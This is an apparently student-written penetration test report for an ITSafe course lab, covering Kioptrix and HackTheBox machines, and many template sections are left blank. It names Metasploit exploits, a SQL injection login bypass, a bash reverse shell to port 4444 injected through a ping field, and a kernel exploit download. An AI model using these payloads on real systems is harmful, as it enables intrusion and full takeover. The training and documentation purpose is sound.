
****

Penetration Test Report for   
Internal Lab and Exam

v.1.0

**goodpvp9116@gmail.com**

**Ben Zacai**

Copyright © 2021 ITSafe Ltd. All rights reserved.

No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from ITSAFE Cyber College.

**Table of Contents**

[1.0 ITSafe Penetration Project Reports 4](#_Toc80356969)

[1.1 Introduction 4](#_Toc80356970)

[1.2 Objective 4](#_Toc80356971)

[1.3 Requirements 4](#_Toc80356972)

[2.0 High-Level Summary 5](#_Toc80356973)

[2.1 Recommendations 6](#_Toc80356974)

[3.0 Methodologies 6](#_Toc80356975)

[3.1 Information Gathering 6](#_Toc80356976)

[3.2 Penetration 7](#_Toc80356977)

[System IP: 192.168. () 7](#_Toc80356978)

[Service Enumeration 7](#_Toc80356979)

[Privilege Escalation 7](#_Toc80356980)

[System IP: 192.168. () 9](#_Toc80356981)

[Service Enumeration 9](#_Toc80356982)

[Privilege Escalation 9](#_Toc80356983)

[System IP: 192.168. () 10](#_Toc80356984)

[Service Enumeration 10](#_Toc80356985)

[Privilege Escalation 10](#_Toc80356986)

[System IP: 192.168. () 12](#_Toc80356987)

[Service Enumeration 12](#_Toc80356988)

[Privilege Escalation 12](#_Toc80356989)

[System IP: 192.168. () 14](#_Toc80356990)

[Service Enumeration 14](#_Toc80356991)

[Privilege Escalation 14](#_Toc80356992)

[System IP: 192.168. () 16](#_Toc80356993)

[Service Enumeration 16](#_Toc80356994)

[Privilege Escalation 16](#_Toc80356995)

[System IP: 192.168. () 18](#_Toc80356996)

[Service Enumeration 18](#_Toc80356997)

[Privilege Escalation 18](#_Toc80356998)

[System IP: 192.168. () 20](#_Toc80356999)

[Service Enumeration 20](#_Toc80357000)

[Privilege Escalation 20](#_Toc80357001)

[System IP: 192.168. () 22](#_Toc80357002)

[Service Enumeration 22](#_Toc80357003)

[Privilege Escalation 22](#_Toc80357004)

[System IP: 192.168. () 23](#_Toc80357005)

[Service Enumeration 23](#_Toc80357006)

[Privilege Escalation 23](#_Toc80357007)

[4.0 Additional Items 24](#_Toc80357008)

[Appendix 1 - Proof and Local Contents: 24](#_Toc80357009)

# 1.0 ITSafe Penetration Project Reports

## 1.1 Introduction

The ITSAFE Lab penetration test report contains all efforts that were conducted in order to pass the ITSAFE Project Lab. This report will be graded from a standpoint of correctness and fullness to all aspects of the Lab. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the ITSAFE Certified Professional.

## 1.2 Objective

The objective of this assessment is to perform an internal penetration test against the ITSAFE Lab network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

## 1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

* Overall High-Level Summary and Recommendations (non-technical)
* Methodology walkthrough and detailed outline of steps taken
* Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
* Any additional items that were not included

# 

# 2.0 High-Level Summary

I was tasked with performing an internal penetration test towards ITSAFE Project. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate HackTheBox\VulnHub internal Lab systems –My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to ITSAFE.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security’s network. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

* 10.0.2.10 (kioptrix.level1) – Samba tran2open
* 10.0.2.12 (kioptrix.level2) – SQL injection
* 10.0.2.13 (kioptrix.level3) – *LotusCMS exploit*
* 10.10.10.3 (Lame) – *Samba 3.0.20 exploit*
* 192.168.xx.xx (hostname) - *Name of initial exploit*
* 192.168.xx.xx (hostname) - *Name of initial exploit*
* 192.168.xx.xx (hostname) - *Name of initial exploit*
* 192.168.xx.xx (hostname) - *Name of initial exploit*
* 192.168.xx.xx (hostname) - *Name of initial exploit*
* 192.168.xx.xx (hostname) - *Name of initial exploit*

## 2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

# 3.0 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the HackTheBox\VulnHub environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

## 3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the Lab network. The specific IP addresses were:

**Lab Network**

* 10.0.2.10
* 10.0.2.12
* 10.0.2.13
* 10.10.10.3
* 10.10.10.4
* 192.168.
* 192.168.
* 192.168.
* 192.168.
* 192.168.

## 

## 3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to ***X*** out of the ***X*** systems.


### System IP: 10.0.2.10

#### Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

|  |  |
| --- | --- |
| **Server IP Address** | **Ports Open** |
| 10.0.2.10 | **TCP:** 22.80.111,139,443,1024 |
| **UDP:** |

**Nmap Scan Results:**

****

**Initial Shell Vulnerability Exploited**

***Additional info about where the initial shell was acquired from***

**Vulnerability Explanation:**

used metasploit to get exact version : auxiliary/scanner/smb/smb\_version that gave us 2.1.1a

after search on google i found trans2open exploit that we can use.

used : exploit/linux/samba/trans2open.

it didn't get me a session, i switched between few payloads untill one worked:

linux/x86/shell\_reverse\_tcp, whoami on machine gave us root!

**Vulnerability Fix: Update samba version.**

**Severity: Critical**

**Proof of Concept Code Here:**

**Initial Shell Screenshot:**

****

#### Privilege Escalation

***Trans2open vulnerability exploiting bring us to root user instantly.***

**Vulnerability Exploited:** trans2open

**Vulnerability Explanation:** Metasploit linux/x86/shell\_reverse\_tcp

**Vulnerability Fix:**

**Severity: Critical**

**Exploit Code: Metasploit exploit/linux/samba/trans2open**

**Proof Screenshot Here:**

****

**Proof.txt Contents:**


### 

### System IP: 10.0.2.12

#### Service Enumeration

|  |  |
| --- | --- |
| **Server IP Address** | **Ports Open** |
| 10.0.2.12 | **TCP:** 22,80,111,443,631,858,3306 |
| **UDP:** |

**Nmap Scan Results:**

****

**Initial Shell Vulnerability Exploited**

***browsing to 10.0.2.15 give us a simple login page.***

***after tries to look for CUPS 1.1 and mySQL vunarbilities i decided to focus on login page.***

***Trying to login with default credentials didn't work, made a few tries with SQL injection.***

***putting in username : admin' OR 1=1# did the work and we are in.***

***trying to ping to see the response, i notice that its php page.***

***i wanna open NC listener and try to run bash command from the line: bash -i >& /dev/tcp/10.0.2.12/4444 0>&1 adding ; to sepereta PHP command to 2.we got access to the machine. now we search how to get root privilege, creditials found "john" , "horishima". trying to SSH or mySQL connect and both blocked.uname -a gives the linux version : 2.6.9-55.EL. found this on google : https://github.com/pythonmaster41/Go-For-OSCP/blob/master/Exploits/9545.copening webserver on to download 9545.c on target machine with wget to /tmp folder.after compiling and running, we got ROOT access!***

**Vulnerability Explanation: SQL injection on login page, trough ping command run this command : bash -i >& /dev/tcp/10.0.2.12/4444 0>&1 and create a listener**

**Vulnerability Fix: Fix php code console to filter commands.**

**Severity: Critical**

**Initial Shell Screenshot:**

#### Privilege Escalation

***Executing c code on remote machine to get root access.***

**Vulnerability Exploited:** \* This exploit makes use of the SELinux and the mmap\_min\_addr problem to

\* exploit this vulnerability on Red Hat Enterprise Linux 5.3 and CentOS 5.3.

**Vulnerability Explanation:**

**Vulnerability Fix: Update linux version**

**Severity: Critical**

**Exploit Code: Proof of Concept Code Here: https://raw.githubusercontent.com/pythonmaster41/Go-For-OSCP/master/Exploits/9545.c**

**Proof Screenshot Here:**


**Proof.txt Contents:**

### System IP: 10.0.2.13

#### Service Enumeration

|  |  |
| --- | --- |
| **Server IP Address** | **Ports Open** |
| 10.0.2.13 | **TCP:** 22.80 |
| **UDP:** |

**Nmap Scan Results:**

****

**Initial Shell Vulnerability Exploited**

***Search the webserver a little shows me that LotusCMS is in use. Fast check at exploit-db shows me there’s a code to use the vulnerability. Bring us to www-data remote code execution shell.***

**Vulnerability Explanation: Executed given bash code and opened a listener, after a search in files we found a php config files contants login info to phpMyAdmin. After search in DB we found 2 users. Took hash passwd and cracked them with john. Used lorenferret and starwars to SSH into machine.**

**Vulnerability Fix: Change CMS system**

**Severity: Critical**

**ProofofConceptCodeHere:*https://github.com/Hood3dRob1n/LotusCMS-Exploit/blob/master/lotusRCE.sh***

**Initial Shell Screenshot:**

****

#### Privilege Escalation

***There’s a readme file that contant some clues like sudo ht. sudo -l shows we can make some sudo commands but we’re not able to. Exporting TERM=xterm and then editing /etc/sudoers file to add /bin/su line so we can make the sudo /bin/su command to get root access.***

**Vulnerability Exploited:** A user had su permission

**Vulnerability Explanation:** edited /etc/sudoers file adding /bin/su line to gain root access.

**Vulnerability Fix: remove permissions from loneferret user.**

**Severity: Critical**

**Exploit Code: *No code.***

**Proof Screenshot Here:**

****

**Proof.txt Contents:**

Good for you for getting here.

Regardless of the matter (staying within the spirit of the game of course)


you got here, congratulations are in order. Wasn't that bad now was it.

### System IP: 10.10.10.3

#### Service Enumeration

|  |  |
| --- | --- |
| **Server IP Address** | **Ports Open** |
| 10.10.10.3 | **TCP:** 21,22,139,445 |
| **UDP:** |

**Nmap Scan Results:**

****

**Initial Shell Vulnerability Exploited**

***The shell has gotten from Samba 3.0.20 exploiting.***


**Vulnerability Explanation: Using Metasploit “Username map script” exploit.**

**Vulnerability Fix: Upadting samba version**

**Severity: Critical**

**Proof of Concept Code Here:**

**Initial Shell Screenshot:**

****

#### Privilege Escalation

***Additional Priv Esc info***

**Vulnerability Exploited:** instantly root

**Vulnerability Explanation:** instantly root using usermap\_script on smb vulenarbility

**Vulnerability Fix: samba upgrade version.**

**Severity: Critical**

**Exploit Code: usermap\_script metaspolit**

**Proof Screenshot Here:** ****


**Proof.txt Contents:**

### System IP: 10.10.10.4

#### Service Enumeration

|  |  |
| --- | --- |
| **Server IP Address** | **Ports Open** |
| 10.10.10.4 | **TCP:** 135,139,445 |
| **UDP:** |

**Nmap Scan Results:**

****

**Initial Shell Vulnerability Exploited**


**Using SMB exploit to have remote execution shell.**

**Vulnerability Explanation: use exploit/windows/smb/ms08\_067\_netapi**

**Vulnerability Fix: Upgrade windows.**

**Severity: Critival**

**Proof of Concept Code Here: ms08\_067\_netapi**

**Initial Shell Screenshot:** ****

#### Privilege Escalation

***Instantly Administrator on win xp sp3 smb vulnerability exploiting***

**Vulnerability Exploited:** None

**Vulnerability Explanation:** run post/windows/gather/win\_privs

**Vulnerability Fix: Windows Update**

**Severity: Critical**

**Exploit Code:**


**Proof Screenshot Here: **

**Proof.txt Contents: e69af0e4f443de7e36876fda4ec7644f**, 993442d258b0e0ec917cae9e695d5713

### System IP: 10.10.10.17

#### Service Enumeration

|  |  |
| --- | --- |
| **Server IP Address** | **Ports Open** |
| 10.10.10.17 | **TCP:** 22,25,110,143,443 |
| **UDP:** |

**Nmap Scan Results: **

**Initial Shell Vulnerability Exploited**

***Additional info about where the initial shell was acquired from***

**Vulnerability Explanation:**

**Vulnerability Fix:**

**Severity:**

**Proof of Concept Code Here:**

**Initial Shell Screenshot:**

#### Privilege Escalation

***Additional Priv Esc info***

**Vulnerability Exploited:**

**Vulnerability Explanation:**

**Vulnerability Fix:**

**Severity:**

**Exploit Code:**

**Proof Screenshot Here:**

**Proof.txt Contents:**

### System IP: 192.168. ()

#### Service Enumeration

|  |  |
| --- | --- |
| **Server IP Address** | **Ports Open** |
| 192.168. | **TCP:** |
| **UDP:** |

**Nmap Scan Results:**

**Initial Shell Vulnerability Exploited**

***Additional info about where the initial shell was acquired from***

**Vulnerability Explanation:**

**Vulnerability Fix:**

**Severity:**

**Proof of Concept Code Here:**

**Initial Shell Screenshot:**

#### Privilege Escalation

***Additional Priv Esc info***

**Vulnerability Exploited:**

**Vulnerability Explanation:**

**Vulnerability Fix:**

**Severity:**

**Exploit Code:**

**Proof Screenshot Here:**

**Proof.txt Contents:**

### System IP: 192.168. ()

#### Service Enumeration

|  |  |
| --- | --- |
| **Server IP Address** | **Ports Open** |
| 192.168. | **TCP:** |
| **UDP:** |

**Nmap Scan Results:**

**Initial Shell Vulnerability Exploited**

***Additional info about where the initial shell was acquired from***

**Vulnerability Explanation:**

**Vulnerability Fix:**

**Severity:**

**Proof of Concept Code Here:**

**Initial Shell Screenshot:**

#### Privilege Escalation

***Additional Priv Esc info***

**Vulnerability Exploited:**

**Vulnerability Explanation:**

**Vulnerability Fix:**

**Severity:**

**Exploit Code:**

**Proof Screenshot Here:**

**Proof.txt Contents:**

### System IP: 192.168. ()

#### Service Enumeration

|  |  |
| --- | --- |
| **Server IP Address** | **Ports Open** |
| 192.168. | **TCP:** |
| **UDP:** |

**Nmap Scan Results:**

**Initial Shell Vulnerability Exploited**

***Additional info about where the initial shell was acquired from***

**Vulnerability Explanation:**

**Vulnerability Fix:**

**Severity:**

**Proof of Concept Code Here:**

**Initial Shell Screenshot:**

#### Privilege Escalation

***Additional Priv Esc info***

**Vulnerability Exploited:**

**Vulnerability Explanation:**

**Vulnerability Fix:**

**Severity:**

**Exploit Code:**

**Proof Screenshot Here:**

**Proof.txt Contents:**

### System IP: 192.168. ()

#### Service Enumeration

|  |  |
| --- | --- |
| **Server IP Address** | **Ports Open** |
| 192.168. | **TCP:** |
| **UDP:** |

**Nmap Scan Results:**

**Initial Shell Vulnerability Exploited**

***Additional info about where the initial shell was acquired from***

**Vulnerability Explanation:**

**Vulnerability Fix:**

**Severity:**

**Proof of Concept Code Here:**

**Initial Shell Screenshot:**

#### Privilege Escalation

***Additional Priv Esc info***

**Vulnerability Exploited:**

**Vulnerability Explanation:**

**Vulnerability Fix:**

**Severity:**

**Exploit Code:**

**Proof Screenshot Here:**

**Proof.txt Contents:**

# 4.0 Additional Items

##### Appendix 1 - Proof and Local Contents:

|  |  |
| --- | --- |
| **IP (Hostname)** | **Proof.txt Contents** |
| 192.168. () |  |
| 192.168. () |  |
| 192.168. () |  |
| 192.168. () |  |
| 192.168. () |  |
| 192.168. () |  |
| 192.168. () |  |
| 192.168. () |  |
| 192.168. () |  |
| 192.168. () |  |

##### 